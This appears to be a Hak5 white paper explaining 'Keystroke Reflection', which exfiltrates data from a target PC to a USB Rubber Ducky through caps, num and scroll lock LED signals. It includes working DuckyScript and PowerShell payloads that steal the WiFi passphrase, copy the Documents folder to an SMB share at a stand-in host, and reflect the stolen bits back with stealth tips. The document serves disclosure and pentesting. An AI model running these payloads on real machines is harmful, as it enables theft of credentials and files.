


WHITE PAPER

Keystroke Reflection

Inside a Side-Channel Exfiltration Technique.

Darren Kitchen • Dallas Winger

Introduction

Data Exfiltration: Common techniques and new side-channel attacks.

Data Exfiltration

Data exfiltration, or simply exfiltration, refers to the transfer of data from a computer or other device.

For the pentester, successful exfiltration on an engagement may demonstrate to the client a need for data loss prevention, hardware installation limits or other such mitigations.

The NIST cybersecurity framework simply defines exfiltration at “the unauthorized transfer of information from a system”, where as the MITRE ATT&CK framework elaborates to say:

Exfiltration consists of techniques that adversaries may use to steal data from your network. Once they’ve collected data, adversaries often package it to avoid detection while removing it.

This can include compression and encryption. Techniques for getting data out of a target network typically include transferring it over their command and control channel or an alternate channel and may also include putting size limits on the transmission.

Common and New Techniques

The two most common exfiltration techniques, as cataloged by the MITRE ATT&CK framework:

- Exfiltration over a physical medium.
- Exfiltration over network medium.

This white paper first gives background on the two most common exfiltration techniques as they relate to the USB Rubber Ducky and its DuckyScript payloads, commonly used to perform Keystroke Injection Attacks.

With an understanding of how commonplace exfiltration techniques may have been employed in the past, this paper will introduce Keystroke Reflection.

In addition to the technical aspects of this side-channel exfiltration technique specific to the USB Rubber Ducky, the historical background and architectural design choices which laid the groundwork for this attack will be explored.

Exfiltration Technique

The Common Physical Medium

Physical Medium

Physical medium encompasses exfiltration over USB (T1052.001).

Much like it sounds, this may simply involve copying data to a mass storage "flash drive".

The USB Rubber Ducky achieves this by function as a generic flash drive when using the ATTACKMODE STORAGE command.

The USB Rubber Ducky excels at small file exfiltration via USB mass storage due to its convenience, and the fact that it may evade hardware installation limiting mitigation techniques relying on hardware identifiers.

Inside this Attack

This short Powershell one-liner executes from the Windows Run dialog.

The drive letter of the volume with the label "DUCKY" is saved as $m.

The netsh command will get the network name and passphrase for the currently connected network.

The results of the netsh command (filtered for only SSID and key) will be redirected (saved) to a file on the root of the "DUCKY" drive, saved as the computer name (in .txt format).

```
REM Example Simple USB Exfiltration Technique for Windows
ATTACKMODE HID STORAGE
DELAY 2000
GUI r
DELAY 100
STRING powershell “$m=(Get-Volume -FileSystemLabel ‘DUCKY’).DriveLetter;netsh
wlan show profile name=(Get-NetConnectionProfile).Name
key=clear|?{$_-match’SSID n|Key C’}|%{($_
-split’:’)[1]}>>$m’:\’$env:computername’.txt’”
ENTER
```

This example illustrates the USB Rubber Ducky capabilities for targeted exfiltration of key data.

Exfiltration Technique
The Common Network Medium

Network Medium

Network medium encompasses exfiltration over alternative protocol (T1048), C2 channel (T1041), web service (T1567) and cloud account (T1537).

Collectively, these are all network medium exfiltration techniques, many of which may be detected and mitigated at the network level.

Inside this Attack

This short Powershell one-liner, executed from the Windows Run dialog, will copy all documents (including subfolders) from the currently logged in user account's documents folder to the defined SMB share.

This example is naive, but illustrates the point. Most networks should block CIFS/SMB connections at the firewall level.

However, "bring-your-own-network" attacks such as those employed by the Hak5 Bash Bunny may not traverse the local network.

```
REM Example Simple SMB Exfiltration Method for Windows
ATTACKMODE HID
DELAY 2000
DEFINE SMB_SERVER example.com
DEFINE SMB_SHARE sharedfolder
GUI r
DELAY 100
STRING powershell “cp -r $env:USERPROFILE\Documents\* \\
STRING SMB_SERVER
STRING \
STRING SMB_SHARE
STRING “
ENTER
```

Attack Background

Lock Keys & Historical Context

Lock Keys

Computer keyboards are typically thought of as being essentially one-way communications peripherals, but this isn't always the case.

There are actually methods for bi-directional communications, which may be taken advantage of using the USB Rubber Ducky.

IBM Personal Computer and Model F 'XT' Keyboard without Lock LEDs

Historical Context

In 1981 the "IBM Personal Computer" was introduced — the origins of the ubiquitous "PC" moniker. It featured an 83-key keyboard that was unique in the way it handled three significant keys.

Caps lock, num lock and scroll lock. Collectively, the lock keys. These toggle keys typically change the behavior of subsequent keypresses. As an example, pressing the caps lock key would make all letter keypresses uppercase. The lock key state would be indicated by a light on the keyboard.

At the time, the 1981 IBM-PC keyboard itself was responsible for maintaining the state of the lock keys and lighting the corresponding LED indicators. With the introduction of the IBM PC/AT in 1984, that task became the responsibility of the computer.

This fundamental change in computer-keyboard architecture carried over from early 1980's and 1990's keyboards, with their DIN and PS/2 connectors, to the de facto standard 104+ key keyboards of the modern USB era.

Attack Background

End Points and Control Codes

End Points and Control Codes

Today, keyboards implement the Human Interface Device (USB HID) specification. This calls for an "IN endpoint" for the communication of keystrokes from the keyboard to the computer, and an "OUT endpoint" for the communication of lock key LED states from the computer to the keyboard.

A set of HID codes for LED control (spec code page 08) define this communication. Often, these control codes are sent from the computer to the keyboard via the OUT endpoint when a computer starts. As an example, many computer BIOS (or EUFI) provide an option to enable num lock at boot. If enabled, the control code is sent to the keyboard when the computer powers on.

As another example, one may disable a lock key all together. On a Linux system, command line tools like xmodmap, setxkbmap and xdotool may be used to disable caps lock. Similarly, an edit to registry may perform a similar task on Windows systems.

In both cases the keyboard, naive to the attached computer's configuration, will still send the appropriate control code to the IN endpoint when the caps lock key is pressed. However, the computer may disregard the request and neglect to send the corresponding LED indication control code back to the keyboard via the OUT endpoint.

IBM Model F 'AT' Keyboard with Lock LEDs

Attack Background

Synchronous Reports

Synchronous Reports

As demonstrated, a target may accept keystroke input from multiple HID devices. Put another way, all USB HID keyboard devices connected to a computer feature an IN endpoint, from which keystrokes from the keyboard may be sent to the target computer.

Similarly, all USB HID keyboards connected to the computer feature an OUT endpoint, to which the computer may send caps lock, num lock and scroll lock control codes for the purposes of controlling the appropriate lock key LED light.

This may be validated by connecting multiple USB keyboards to a computer. Press the caps lock key on one keyboard, and watch the caps lock indicator on all keyboards light up.

Due to the synchronous nature of the control code being sent to all USB HID OUT endpoints, the USB Rubber Ducky may perform systematic functions based on the state of the lock keys.

With both keyboard attached to a modern PC, pressing the caps lock key on the Lenovo keyboard with light both Lenovo and Logitech keyboards caps lock LED.

Keystroke Reflection

Inside this Side-Channel Exfiltration Attack

Exploiting the Keyboard-Computer Architecture as an Exfiltration Pathway

As described previously, the USB Rubber Ducky features a USB HID OUT endpoint which may accept control codes for the purposes of toggling the lock key LED indicators.

In much the same way Keystroke Injection attacks take advantage of the keyboard-computer trust model, Keystroke Reflection attacks take advantage of the keyboard-computer architecture.

By taking advantage of this architecture, the USB Rubber Ducky may glean sensitive data by means of keystroke reflection, using the lock keys as an exfiltration pathway.

This may be particularly useful for performing exfiltration attacks against targets on air-gapped networks where traditional network medium exfiltration techniques are not viable.

Similarly, devices with strict endpoint device restrictions may be susceptible to Keystroke Reflection as it does not take advantage of well known physical medium exfiltration techniques.

Keystroke Reflection is a new side-channel exfiltration technique developed by Hak5 — the same organization that developed Keystroke Injection. With its debut on the new USB Rubber Ducky, it demonstrates a difficult to mitigate attack as it does not rely on a system weakness, rather the system design and implementation dating back to 1984.

Using Keystroke Reflection with DuckyScript, both files and variables may be stored on the USB Rubber Ducky storage without exposing the mass storage "flash drive" to the target computer.

The Keystroke Reflection attack consists of two phases. In the first phase — performed as part of a keystroke injection attack — the data of interest, or "loot", is gathered from the target and encoded as lock keystrokes for reflection.

In the second phase, the USB Rubber Ducky enters Exfil Mode where it will act as a control code listener on the HID OUT endpoint. Then, the target reflects the encoded lock keystrokes. The binary values of the reflected, or "bit banged", lock keys are stored as 1's and 0's in the loot.bin file on the USB Rubber Ducky.

Keystroke Reflection

Keystroke Injection Attack DuckyScript Example

```
REM Example Simple Keystroke Reflection Attack for Windows
REM Saves currently connected wireless LAN profile to DUCKY
ATTACKMODE HID
LED_OFF
DELAY 2000
SAVE_HOST_KEYBOARD_LOCK_STATE
$_EXFIL_MODE_ENABLED = TRUE
$_EXFIL_LEDS_ENABLED = TRUE

REM Store the currently connected WiFi SSID & Key to %tmp%\z
GUI r
DELAY 100
STRINGLN powershell "netsh wlan show profile
name=(Get-NetConnectionProfile).Name key=clear|?{$_-match'SSID n|Key C'}|%{($_
-split':')[1]}>$env:tmp\z"
DELAY 100

REM Convert the stored creds into CAPSLOCK and NUMLOCK values.
GUI r
DELAY 100
STRINGLN powershell "foreach($b in $(cat $env:tmp\z -En by)){foreach($a in
0x80,0x40,0x20,0x10,0x08,0x04,0x02,0x01){if($b-band$a){$o+='%{NUMLOCK}'}else{$o
+='%{CAPSLOCK}'}}}; $o+='%{SCROLLLOCK}';echo $o >$env:tmp\z"
DELAY 100

REM Reflect the CAPSLOCK and NUMLOCK Keystrokes back to the Ducky.
GUI r
DELAY 100
STRINGLN powershell "$o=(cat $env:tmp\z);Add-Type -A
System.Windows.Forms;[System.Windows.Forms.SendKeys]::SendWait($o);rm
$env:tmp\z"
DELAY 100

REM The final SCROLLLOCK keystroke indicates EXFIL is complete.
WAIT_FOR_SCROLL_CHANGE
LED_G
$_EXFIL_MODE_ENABLED = FALSE
RESTORE_HOST_KEYBOARD_LOCK_STATE
```

Keystroke Reflection

Keystroke Injection Attack DuckyScript Example

Per the initial ATTACKMODE command. the USB Rubber Ducky will act as a HID keyboard.

SAVE_HOST_KEYBOARD_LOCK_STATE will save the state of the lock key LEDs, as reported by the target, so that they may be restored to their original configuration after the Keystroke Reflection attack is performed.

$_EXFIL_MODE_ENABLED = TRUE will instruct the USB Rubber Ducky to listen for control codes on the USB HID OUT endpoint, saving each change as a bit within loot.bin.

$_EXFIL_LEDS_ENABLED = TRUE will show flash the USB Rubber Ducky LED as loot is saved, useful when debugging. Set as FALSE for a more stealthy operation, however the flash drive case should sufficiently conceal the LED.

The first powershell one-liner, injected into the run dialog, will save the currently connected WiFi network name (SSID) and plaintext passphrase to a temporary file. The file, known as the "loot", is saved as "z" within %TEMP% ($env:tmp\z) directory, encoded in standard ASCII.

The second powershell one-liner will convert the temporary ASCII loot file, bit by bit, into a set of caps lock and num lock key values. It will conclude this file with a final scroll lock value.

The third and final powershell one-liner, in software, will "press" the lock keys indicated by the temporary file via the SendKeys .NET class. The effect of this will be the binary values of the converted loot sent to the USB Rubber Ducky, one bit at a time, via the USB HID OUT endpoint.

Additionally, the temporary file will then be removed. The pentester may consider including additional techniques for obfuscation, optimization and reducing the forensic footprint.

WAIT_FOR_SCROLL_CHANGE will get triggered when the final key "press" from the SendKeys class is executed, thereby continuing the payload.

Finally $_EXFIL_MODE_ENABLED = FALSE will instruct the USB Rubber Ducky to conclude saving the received control codes in loot.bin and RESTORE_HOST_KEYBOARD_LOCK_STATE will restore the lock key LEDs to their original state before the exfiltration began.

Keystroke Reflection

Working with Loot


In terms of exfiltration, the data captured on any engagement is considered loot. With Keystroke Reflection on the USB Rubber Ducky, loot is stored in a loot.bin file on the root of the MicroSD card. This file maintains the .bin extension, as it may contain any arbitrary binary data — as received bit by bit over the USB HID OUT endpoint via control codes intended to manipulate the lock key LED states.

Depending on the data exfiltrated, this loot.bin file may be treated in various different ways. For example, if the data retrieved was originally in an ASCII format, such as in the WiFi credential exfiltrating example, then simply renaming the file loot.bin to loot.txt will yield a file readable by any standard text editor such as notepad, TextEdit, vim and the like without manipulation.

Similarly, if the data exfiltrated happened to be a JPEG image, renaming the file extension from .bin to .jpeg would yield an image readable by conventional means.

If however multiple files were exfiltrated, they would exist concatenated within the loot.bin file and further processing would be necessary. In these cases, file processing tools would be necessary to carve out the original files.

Arbitrary data, such as variables, may also be exfiltrated — in which case a hex editor may be the most appropriate tool to decode the loot. Many free and paid hex editors exist for each platform. Both exHexEditor and wxMEdit are open source, cross platform options worth considering.



```
 0 ff fe 20 00 22 00 47  .. .".G
 7 00 75 00 65 00 73 00  .u.e.s.
14 74 00 5f 00 57 00 69  t._.W.i
21 00 46 00 69 00 22 00  .F.i.".
28 0d 00 0a 00 20 00 70  .... .p
35 00 61 00 24 00 24 00  .a.$.$.
42 77 00 30 00 72 00 64  w.0.r.d
49 00 0d 00 0a 00        .....
```

loot.bin

GENERAL

Kind:	MacBinary archive
UTI:	com.apple.macbinary-archive
Size:	54 bytes
Created:	Wednesday, December 31, 1969 at 6:00 PM
Modified:	Saturday, April 16, 2022 at 3:36 PM
Path:	/Volumes/DUCKY/loot.bin

HextEdit for macOS showing loot.bin file containing WiFi network name and passphrase.

About Hak5

Founded in 2005, Hak5's mission is to advance the InfoSec industry. This is done through award winning podcasts, leading pentest gear, and inclusive community — where all hackers belong.

Hak5 gear have found their way into the hearts and tool-kits of enthusiasts and red-teams alike. They're notable for being effective and accessible. The design philosophy is simple — make it do the thing.